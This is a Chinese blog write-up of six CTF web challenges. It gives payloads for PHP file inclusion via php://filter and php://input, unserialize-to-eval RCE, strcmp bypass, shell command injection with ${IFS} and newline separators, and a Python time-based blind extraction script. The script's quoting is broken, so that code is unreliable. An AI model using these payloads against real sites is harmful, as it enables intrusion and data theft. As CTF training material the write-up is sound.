

# i春秋ctf夺旗赛（第四季）writeup——web

原创


jammy 于 2020-01-06 20:40:53 发布 839 收藏 2

分类专栏: [CTF](#) 文章标签: [web](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/qq\\_41832837/article/details/103864010](https://blog.csdn.net/qq_41832837/article/details/103864010)

版权



[CTF 专栏收录该内容](#)

2 篇文章 0 订阅

订阅专栏

## 前言:

这次的比赛一共有六道web题, 接下我会详细介绍解题的步骤以及思路, 以便让小白和没有接触过这类题型的小伙伴们能读懂。

### 第一题, nani

1、打开网页啥都没有, 内容一片空白啥。这时候我们应该按F12去查看网页源码。往往很多提示和关键性信息都藏在这里。如图所示:

```
<html>
<head>
</head>
<body>
  <a href='./index.php?file=show.php'></a>
  <!-->
</body>
</html>
```

2、得到提示: `./index.php?file=show.php`; 看到关键字file, 下意识想会不会存在文件包含呢? 不急, 我们先去访问一下这个链接。如图所示:

```
user.php
```

```
<html>
  <head>
  </head>
  <body>
    user.php
  </body>
</html>
```

[https://blog.csdn.net/qq\\_41832837](https://blog.csdn.net/qq_41832837)

3、得知user.php的提示，我们接着再去访问user.php会发现又得到空白页面。不急，我们回头研究一下./index.php?file=show.php，检测是否存在文件包含漏洞。

构造一下payload:

/index.php?file=php://filter/read=convert.base64-encode/resource=user.php



[https://blog.csdn.net/qq\\_41832837](https://blog.csdn.net/qq_41832837)

4、成功返回了base64加密后user.php的源代码，说明思路是正确的，我们继续往下走。

base64解密后得到如下代码:

```
1 <?php
2 class convent{
3     var $warn = "No hacker.";
4     function __destruct(){
5         eval($this->warn);
6     }
7     function __wakeup(){
8         foreach(get_object_vars($this) as $k => $v) {
9             $this->$k = null;
10        }
11    }
12 }
13 $cmd = $_POST[cmd];
14 unserialize($cmd);
15 ?>
```

[https://blog.csdn.net/qq\\_41832837](https://blog.csdn.net/qq_41832837)

5、开始代码审计，主要有两个要注意的地方，wakeup()函数和unserialize()函数。之所以关注他们，是因为这两个函数在一起容易引发\_\_wakeup()函数漏洞。构造payload: cmd=O:7:"convent":3:{s:4:"warn";s:13:"system('ls');"}>

解释一下payload吧:


传入的参数是cmd，是post类型的;

O: 后面的数字7表示类"convent"的长度

3: 表示的是错误的变量的数量


s: 表示的是字符串的长度

6、在hackbar执行构造好的payload:



7、成功执行了ls命令，返回了目录信息。所以我们用同样的方法构造payload得到flag

**flag(qishinizhixuyaocaidaozhegewenjiandemingzijiuxingle)**



## 第二题, random



The screenshot shows a web browser with the address bar containing '120.55.43.255:27189'. The page content is a PHP script that includes 'flag.php', sets variables for 'hello', 'seed', and 'key', and uses 'mt\_srand' and 'mt\_rand' to generate a random number. It checks if the 'key' parameter matches the generated random number. If it does, it outputs 'Key Confirm'; otherwise, it outputs 'Key Error'. The browser's developer tools show the output 'Key Error'.

```
<?php
show_source(__FILE__);
include "flag.php";
$a = @$_REQUEST['hello'];
$seed = @$_REQUEST['seed'];
$key = @$_REQUEST['key'];

mt_srand($seed);
$true_key = mt_rand();
if ($key == $true_key){
    echo "Key Confirm";
}
else{
    die("Key Error");
}
eval( "var_dump($a);");
```


?> Key Error [https://blog.csdn.net/qq\\_41832837](https://blog.csdn.net/qq_41832837)

1、代码审计后, 可以知道代码可以传入三个参数: hello,seed,key;

hello参数作用: 调用文件flag.php;

seed参数的作用: 为mt\_srand()函数选定种子。种子确定了, mt\_rand()就可以生成相应的随机数了。

key参数作用: 传入的值要等于mt\_rand()生成后的随机数。



The screenshot shows a code editor with a file named 'new.php'. The code is as follows:

```
1 <?php
2 mt_srand(123456);
3 echo mt_rand()."<br/>";
4 ?>
```

2、可以利用php伪随机数漏洞, 我们通过如下编写脚本:

3、通过这几行代码就可以把我们选定的种子数(123456)对应的随机数打印出来, 然后就可以构造我们payload了。(提醒一下小白, php文件可以放到我们的虚拟机的靶机服务器, 然后去访问它就会输出结果了。。。)

4、访问网页得到: 1863022934



The screenshot shows a web browser with the output '1863022934' displayed on the page.

5、构造payload: /?hello=file('flag.php')&seed=123456&key=1863022934



得到flag:

you are not admin !  
 hava a rest and then change your choose.

### 第三题，admin

1、网页显示的内容说我们不是管理员，打开F12查看源码：



2、我们代码审计一下这段代码的意思：

```


$user = $_GET["user"];
$file = $_GET["file"];
$pass = $_GET["pass"]; if(isset($user)&&(file_get_contents($user,'r')==="admin")){
echo "hello admin!<br>";
include($file); //class.php
}
else{
echo "you are not admin ! ";
}

```

isset()函数:就是判断变量是否存在并且不为空，存在返回ture，不存在返回false。  
 file\_get\_contents() 函数: 是用于将文件的内容读入到一个字符串中的首选方法。  
 include(\$file); //class.php:

3、意思是让我们输出hello admin!，然后执行文件包含漏洞。

所以，我们应该想办法让file\_get\_contents(\$user,'r')的内容变成admin就可以绕过file\_get\_contents，这里用的方法是使用php的封装协议——php://input。php://input可以访问请求的原始数据的只读流，将post请求中的数据作为PHP代码执行。



hello admin!

[https://blog.csdn.net/qq\\_41832837](https://blog.csdn.net/qq_41832837)

4、构造payload: /?User=php://input

5、成功绕过后我们利用伪协议php://filter把class.php文件读出来



hello admin!  
PD9waHANCmVycm9yX3JlcG9ydGluZyhfX0FMTCAmIH5FX05PVEIDRSk7DQogDQpjbgFzcyBSZWfkey8vZmZmZmZmbGFnlBocA0KICAgIH81YmxpYyAkZmlsZTsNCi

class.php:

```
<?php
error_reporting(E_ALL & ~E_NOTICE);

class Read{//ffffffLag.php
    public $file;
    public function __toString(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
        }
        return "Awwwwwwwww man";
    }
}
```

## 6、代码审计：

暗示我们存在ffffflag.php；\_\_toString()函数：将Flag类作为字符串执行时会自动执行此函数，并且将变量\$file作为文件名输出文件内容，也就是说存在文件包含漏洞；虽然定义了类Read可是在这里显然没有去调用它，而且还有一个变量pass没使用过。因此，猜测第一网页的源码可能有信息。

同理，构造payload返回index.php



index.php:

```
<?php
error_reporting(E_ALL & ~E_NOTICE);
$user = $_GET["user"];
$file = $_GET["file"];
$pass = $_GET["pass"];

if(isset($user)&&(file_get_contents($user, 'r')==="admin")){
    echo "hello admin!<br>";
    if(preg_match("/ffffflag/", $file)){
        exit();
    }else{
        include($file); //class.php
        $pass = unserialize($pass);
        echo $pass;
    }
}else{
    echo "you are not admin ! ";
    echo "<br/>";
    echo "hava a rest and then change your choose.";
}


?>
```

## 7、代码审计：

preg\_match("/ffffflag/", \$file): 对file进行正则匹配；

\$pass = unserialize(\$pass); 这里对pass进行了反序列化处理；


那可以构造反序列化让它输出pass，利用伪协议php://filter 读取ffffflag.php的内容。



得到：flag{woyebuzhidaoyaononggeshaflagheshia}

#### 第四题, post1


POST[a] 这次我们玩过滤好了。



1、查看源码得到: eval(system(\$c));//read flag.txt But no cat!! !

意思是存在flag.txt

2、题目说post[a], 那我们post提交a试试:



3、看来方向是对的, 因为至少它页面的东西变了。那应该怎么构造才会读取到文件呢? eval(system());成为了我们突破口, system()允许我们使用命令, 再根据“no cat”提示, 用到的命令很可能是cut。所以构造payload: a=cut\${IFS}-b1-\${IFS}flag.txt



解释一下：

原本是：a=cut -b1- flag.txt

但是这里过滤空格啦，所以用\$ {IFS}代替空格就完事了。

cut -b1 flag.txt 只会返回整个文本的第一个字符串，所以加 - 是为了可以遍历全部的内容



第五题，ping

1、直接查看网页源代码：

```
1 There is a ping.php
2 <!--
3     $password="*****";
4     if(isset($_POST['password'])) {
5         if (strcmp($_POST['password'], $password) == 0) {
6             echo "Right!!!login success";
7             include($_REQUEST['path']);
8             exit();
9         } else {
10            echo "Wrong password. . ";
11        }
12 -->
```

[https://blog.csdn.net/qq\\_41832837](https://blog.csdn.net/qq_41832837)


2、代码审计：

strcmp ()：进行二进制安全字符串比较，用来判断password是否一致

include(\$\_REQUEST['path'])：文件包含，传入的参数是path

意思是我们要绕过strcmp ()，然后再执行文件包含读ping.php这个文件。

3、Php5.3之后版本使用strcmp比较一个字符串和数组的话,将不再返回-1而是返回0。所以构造如下:



4、利用伪协议php://filter读取ping.php




ping.php源码:

```
<?php
if(isset($_REQUEST[ 'ip' ])) {
    $target = trim($_REQUEST[ 'ip' ]);
    $substitutions = array(
        '&' => '',
        ';' => '',
        '|' => '',
        '-' => '',
        '$' => '',
        '(' => '',
        ')' => '',
        ':' => '',
        '||' => ''
    );
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );
    $cmd = shell_exec( 'ping -c 4 ' . $target );
    echo $target;
    echo "<pre>{$cmd}</pre>";
}
```

https://blog.csdn.net/qq\_41832837

5、审计代码后,我们知道对基本的命令分隔符进行了过滤。但是我们还可以使用 %0a符号-换行符; %0d符号-回车符构造我们url: http://120.55.43.255:21173/ping.php?ip=127.0.0.1%0als



6、命令: cat ./ffffff1111aagggg.txt, 读取flag

第六题, post2

1、基于post1进行改进，刚开始做题的时候可绕了因为exec没有回显，要用到时间盲注。后来看到大佬写的脚本才恍然大悟，

```
import requests
import string
dic = string.printable
flag = ""
for j in range(1,33):
    for i in range(len(dic)):
        url = "http://120.55.43.255:22712"
        data = {
            "cmd" : '''[ `cut -c | '' +str(j)+''' flag.txt` = "%c" ]
        }
        try:
            r = requests.post(url, data=data, timeout=1)
            # print data
        except requests.exceptions.ReadTimeout, e:
            flag += dic[i]
            print flag
            break
```

[https://blog.csdn.net/qq\\_41832837](https://blog.csdn.net/qq_41832837)

利用大佬给出的脚本：

```
f
fl
fla
flag
flag{
flag{W
flag{WO
flag{WOW
flag{WOW_
flag{WOW_C
flag{WOW_Cu
flag{WOW_Cut
flag{WOW_Cut_
flag{WOW_Cut_4
flag{WOW_Cut_4N
flag{WOW_Cut_4Nd
flag{WOW_Cut_4Nd_
flag{WOW_Cut_4Nd_C
flag{WOW_Cut_4Nd_C4
flag{WOW_Cut_4Nd_C4t
flag{WOW_Cut_4Nd_C4t_
flag{WOW_Cut_4Nd_C4t_l
flag{WOW_Cut_4Nd_C4t_lo
flag{WOW_Cut_4Nd_C4t_lo0
flag{WOW_Cut_4Nd_C4t_lo0k
flag{WOW_Cut_4Nd_C4t_lo0kS
flag{WOW_Cut_4Nd_C4t_lo0kS_
flag{WOW_Cut_4Nd_C4t_lo0kS_S
flag{WOW_Cut_4Nd_C4t_lo0kS_S4
flag{WOW_Cut_4Nd_C4t_lo0kS_S4m
flag{WOW_Cut_4Nd_C4t_lo0kS_S4m3
flag{WOW_Cut_4Nd_C4t_lo0kS_S4m3}
```

[https://blog.csdn.net/qq\\_41832837](https://blog.csdn.net/qq_41832837)

**End:**

其实这次比赛的web题，考察最多就是php伪协议，用到最多的技能就是代码审计的能力和编写脚本的能力。所以要熟悉php脚本语言，以及提高python代码编写的能力。不断积累题型，才能玩得越来越好。